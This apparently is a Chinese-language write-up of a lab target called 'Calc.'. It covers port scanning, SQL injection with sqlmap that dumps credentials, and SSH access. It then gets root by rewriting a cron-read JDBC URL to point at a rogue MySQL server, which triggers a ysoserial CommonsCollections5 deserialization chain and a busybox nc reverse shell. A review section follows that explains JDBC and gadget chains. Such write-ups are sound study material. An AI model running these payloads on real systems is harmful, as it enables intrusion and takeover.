

Calc.


端口扫描

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
ssh-hostkey:				
3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)				
ssh-rsa				
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7mg10F/HRQLGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC100FbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJmeLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShX0Lu0ANNqZEXyJyWjaK+Mqy0K6ZtoWdyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SieY6cCRvkYFHB099e1ggriqfnN4Kq2GvzRUYkegjkPzJFQ7BhPyxT/kDKr1VcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1Vwp0z3tUDJWCpkB3K8HDk=				
256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQflo03hI6346mXex60PxHEjxDufHbkQZVosDPFwZttA8gloBLyLtvDVo9LZZwtv7F/EIiQoIHE=				
256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)				
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAAILRLvZKpSJKETaLR4sqzJ0h8a4ivZ8wGt1HfdV30MNY1				
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.66 ((Debian))
_http-title: Calc. - Track Analysis				
_http-server-header: Apache/2.4.66 (Debian)				
http-methods:				
_ Supported Methods: GET POST OPTIONS HEAD				
8080/tcp	open	http	syn-ack ttl 64	Apache Tomcat (language: en)
_http-title: Site doesn't have a title (application/json).				
MAC Address: 08:00:27:DE:B5:5D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)				
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel				

80端口有一个输入框，1和2是正常回显的，尝试输入引号的时候显示的是 `sql语法` 的错误，空着输入框发现返回了当前查询的路径


尝试 `../../../../` 目录穿越，发现能回到首页，但是没法拼接访问其他目录文件，大概率是反向代理到8080端口

`sqlmap` 直接跑一下



脱库，发现初始凭证 Jimmy:JimmyThumb_Calc_2010

```
sqlmap -u 'http://192.168.0.31/api/track/1*' -D calc_db --dump --batch
```




ssh 上来，发现家目录下有一个提示，要去看一个 backend_sync.jar 、一个配置文件、还有一个定时任务

Fix backend_sync.jar reading system_config in cron. Do not change 700 permissions on the jar!

先看定时任务，发现是 root 在运行这个 backend_sync.jar

```
Jimmy@calc:/opt$ cat /etc/cron.d/calc_sync
* * * * * root /usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1
```

在靶机上没有找到这个 system_config，大概率包里有写，很容易就能找到，是在数据库里的



用给的数据库凭证查一下，发现是连接数据库的信息，想到可能是 JDBC反序列化

```
MariaDB [calc_db]> select * from system_config;
+----+-----+-----+-----+
| id | config_name | jdbc_url |
+----+-----+-----+-----+
| 1 | master_sync_node | jdbc:mysql://127.0.0.1:3306/calc_db?useSSL=false |
+----+-----+-----+-----+
```

Java 的东西我真的是都不太懂，看看文章

首先应该先确定版本，这里的数据库版本应该是 5.1.11-5.x


然后是“选对目标 classpath 上存在的 gadget”，测了一下，发现 yso_CommonsCollections5 能稳定触发

在攻击机上开启恶意的 mysql 服务

```
./evil-mysql-server -addr 3306 -java /home/kali/jdk/jdk1.8.0_202/bin/java -ysoserial  
ysoserial-all.jar
```

将连接改为恶意服务器的地址并开启反序列化

```
mysql -u calc_user -p'vocaloid_miku_01' -h 127.0.0.1 calc_db -e "UPDATE system_config SET  
jdbc_url='jdbc:mysql://192.168.0.142:3306/test?  
autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInter  
ceptor&user=yso_CommonsCollections5_busybox nc 192.168.0.142 6666 -e sh' WHERE  
config_name='master_sync_node';"
```



复盘

先了解一下什么是 JDBC 和 Java 反序列化

JDBC (Java Database Connectivity) 是 Java 用来访问数据库的标准接口。Java 本身并不直接实现具体数据库的连接和操作，而是定义了一套统一的 API，由各数据库厂商提供对应的驱动来实现。连接数据库时，`DriverManager.getConnection(...)` 会调用具体驱动中实现的 `java.sql.Driver` 接口完成连接，连接成功后返回 `Connection` 对象，后续的查询、更新等数据库操作都基于这个对象进行。

一般连接格式：

```
jdbc:driver://host:port/database?setting1=value1&setting2=value2
```


Java 序列化是把对象打包成字节流，方便存储或传输，反序列化正常情况下只是在还原对象，或者说“恢复数据”。但是有的类在反序列化的过程中会调用一连串的方法或者字段，如果我们能控制反序列化的数据，就有可能控制反序列化的过程中的一长串方法，也就是 `gadget chain`，一条调用现有的类来拼成一条跳转来跳转去的链，最后实现命令执行。

事实上，一开始作者并没有往包里写恶意的类，也没有什么漏洞，但是在 Java 里，很多库功能都很多样，单独看起来是安全的，但是如果相互串在一起，就有可能串成危险的链。

梳理一下，如果想要实现反序列化，至少需要几个条件：

1. 程序会对不可信数据调用 `readObject()`
2. 当前 `classpath` 里存在可利用 `gadget`
3. 攻击者能构造符合格式的恶意字节流

那数据库连接是怎么实现反序列化的呢，实际上我们能看到 JDBC 的连接过程相当复杂，在 MySQL 的驱动里，不是简单建立一个 TCP 的连接，`DriverManager.getConnection(...)` 之后，MySQL 驱动通常会做一整套动作：

1. 解析 URL
2. 读取 URL 里的参数
3. 按参数初始化驱动内部功能
4. 建 TCP 连接
5. 走 MySQL 协议握手
6. 认证用户名密码
7. 建立 `Connection` 对象
8. 有些情况下还会发内部查询，拿状态、字符集、连接信息等

看回来 `payload`，能发现很关键的一点在于 `autoDeserialize=true`，也就是告诉驱动“如果后面遇到某些特定数据，把它当成 Java 序列化对象来处理”

```
jdbc:mysql://192.168.0.142:3306/test?
autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInter
ceptor&user=ys0_CommonsCollections5_busybox nc 192.168.0.142 6666 -e sh' WHERE
config_name='master_sync_node
```

同时我们设置了 `statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor`，它是一个“比较服务端状态变化”的拦截器，会让靶机连接恶意服务器后还进一步查询 `SHOW SESSION STATUS`，然后驱动会去解析这条查询的结果集。

正常情况下，数据库会返回一些正常的键值对，但是我们用 `ysoserial-all.jar` 生成了一个恶意的序列化字节流，塞进伪造的结果集里回给客户端，客户端再反序列化，就可能触发我们规定的 `gadget chain`，最后实现命令执行。过程大概类似于：

1. 驱动开始反序列化你返回的对象
2. JVM 根据对象里的类信息，在当前 `classpath` 里找对应类
3. 恢复对象图
4. 在恢复过程中，`CommonsCollections5` 这条链里的类会一个接一个被触发
5. 最后链条走到命令执行，比如 `Runtime.getRuntime().exec("busybox nc 192.168.0.142 6666 -e sh")`